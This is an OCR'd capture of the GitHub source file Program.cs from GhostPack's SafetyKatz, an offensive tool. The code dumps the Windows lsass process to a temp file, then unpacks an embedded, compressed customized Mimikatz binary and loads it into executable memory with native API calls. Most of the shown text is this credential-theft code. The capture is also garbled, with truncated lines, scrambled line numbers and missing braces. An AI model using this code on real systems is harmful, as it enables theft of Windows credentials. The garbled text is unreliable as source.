
SafetyKatz/SafetyKatz/Program.cs at 715b311f76eb3a4c8d00a1bd29c6cd1899e450b7 · GhostPack/SafetyKatz · GitHub - 31/10/2024 16:17



```
27
               {
28
                    IntPtr targetProcessHandle = IntPtr.Zero;
                    uint targetProcessId = 0;
29
30
                    Process targetProcess = null;
31
32
                    if (pid == -1)
33
                        Process[] processes = Process.GetProcessesByName("lsass");
34
                        targetProcess = processes[0];
35
36
                    }
                    else
37
38
                    {
39
                        try
40
                        {
41
                            targetProcess = Process.GetProcessById(pid);
42
                        }
43
                        catch (Exception ex)
44
                            Console.WriteLine(String.Format("\n[X]Exception: {0}\n", ex.Message));
45
                            return;
46
47
                        }
                    }
48
49
50
                    try
51
                        targetProcessId = (uint)targetProcess.Id;
52
                        targetProcessHandle = targetProcess.Handle;
53
54
                    }
                    catch (Exception ex)
55
56
57
                        Console.WriteLine(String.Format("\n[X] Error getting handle to {0} ({1}): {2}\n", t
58
                        return;
59
                    }
60
                    bool bRet = false;
61
62
                    string systemRoot = Environment.GetEnvironmentVariable("SystemRoot");
63
                    string dumpFile = String.Format("{0}\\Temp\\debug.bin", systemRoot);
64
                    Console.WriteLine(String.Format("\n[*] Dumping \{0\} (\{1\}) to \{2\}", targetProcess.Process
65
66
                    using (FileStream fs = new FileStream(dumpFile, FileMode.Create, FileAccess.ReadWrite,
67
68
69
                        bRet = MiniDumpWriteDump(targetProcessHandle, targetProcessId, fs.SafeFileHandle, (
70
71
72
                    // if successful
```

```
73
                     if (bRet)
 74
                     {
 75
                         Console.WriteLine("[+] Dump successful!");
76
                     }
 77
                     else
 78
                     {
 79
                         Console.WriteLine(String.Format("[X] Dump failed: {0}", bRet));
 80
                     }
 81
                }
 82
 83
                static void Main(string[] args)
 84
                {
 85
                     if (!IsHighIntegrity())
 86
                     {
 87
                         Console.WriteLine("\n[X] Not in high integrity, unable to grab a handle to lsass!\r
 88
 89
                     else
 90
                     {
 91
                         // initial sanity checks
 92
                         string systemRoot = Environment.GetEnvironmentVariable("SystemRoot");
 93
                         string dumpDir = String.Format("{0}\\Temp\\", systemRoot);
 94
                         if (!Directory.Exists(dumpDir))
 95
 96
                             Console.WriteLine(String.Format("\n[X] Dump directory \"{0}\" doesn't exist!\n'
 97
                             return;
98
                         }
99
100
                         if (!(IntPtr.Size == 8))
101
102
                             Console.WriteLine("\n[X] Process is not 64-bit, this version of Mimikatz won't
103
                             return;
                         }
104
105
106
                         // first minidump the process
107
108
                         Minidump();
109
                         // now decompress the customized Mimikatz binary from Constants.cs
110
                         Byte[] unpacked = new byte[628736];
111
112
                         using (MemoryStream inputStream = new MemoryStream(Convert.FromBase64String(Constar
113
                             using (DeflateStream stream = new DeflateStream(inputStream, CompressionMode.De
114
115
                             {
116
                                 stream.Read(unpacked, 0, 628736);
117
                             }
                         ļ
112
```

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```
584
585 ∨
                public IMAGE_SECTION_HEADER[] ImageSectionHeaders
586
587
                     get
588
                     {
589
                         return imageSectionHeaders;
590
                     }
                 }
591
592
593 ∨
                public byte[] RawBytes
594
                 {
595
                     get
596
597
                         return rawbytes;
598
                     }
599
                }
600
601
            }//End Class
602
603
604
            unsafe class NativeDeclarations
605
            {
606
607
608
                 public static uint MEM_COMMIT = 0x1000;
                 public static uint MEM_RESERVE = 0x2000;
609
                 public static uint PAGE_EXECUTE_READWRITE = 0x40;
610
                 public static uint PAGE_READWRITE = 0x04;
611
612
                 [StructLayout(LayoutKind.Sequential)]
613
                 public unsafe struct IMAGE_BASE_RELOCATION
614 V
                 {
615
                     public uint VirtualAdress;
616
                     public uint SizeOfBlock;
617
618
                 }
619
620
                 [DllImport("kernel32")]
621
                 public static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, uint size, uint flAllocationT)
```

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```
622
                [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Unicode)]
623
                public static extern IntPtr LoadLibrary(string lpFileName);
624
625
                 [DllImport("kernel32.dll", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true
626
                public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
627
628
                 [DllImport("kernel32")]
629
                public static extern IntPtr CreateThread(
630 🗸
631
                   IntPtr lpThreadAttributes,
632
                   uint dwStackSize,
633
                  IntPtr lpStartAddress,
634
635
                  IntPtr param,
                  uint dwCreationFlags,
636
                   IntPtr lpThreadId
637
                   );
638
639
                 [DllImport("kernel32")]
640
641 ∨
                public static extern UInt32 WaitForSingleObject(
642
                  IntPtr hHandle,
643
                  UInt32 dwMilliseconds
644
645
                   );
646
                [StructLayout(LayoutKind.Sequential)]
647
                public unsafe struct IMAGE_IMPORT_DESCRIPTOR
648 🗸
                {
649
                     public uint OriginalFirstThunk;
650
                     public uint TimeDateStamp;
651
                     public uint ForwarderChain;
652
                     public uint Name;
653
654
                     public uint FirstThunk;
655
                }
656
            }
657
        }
```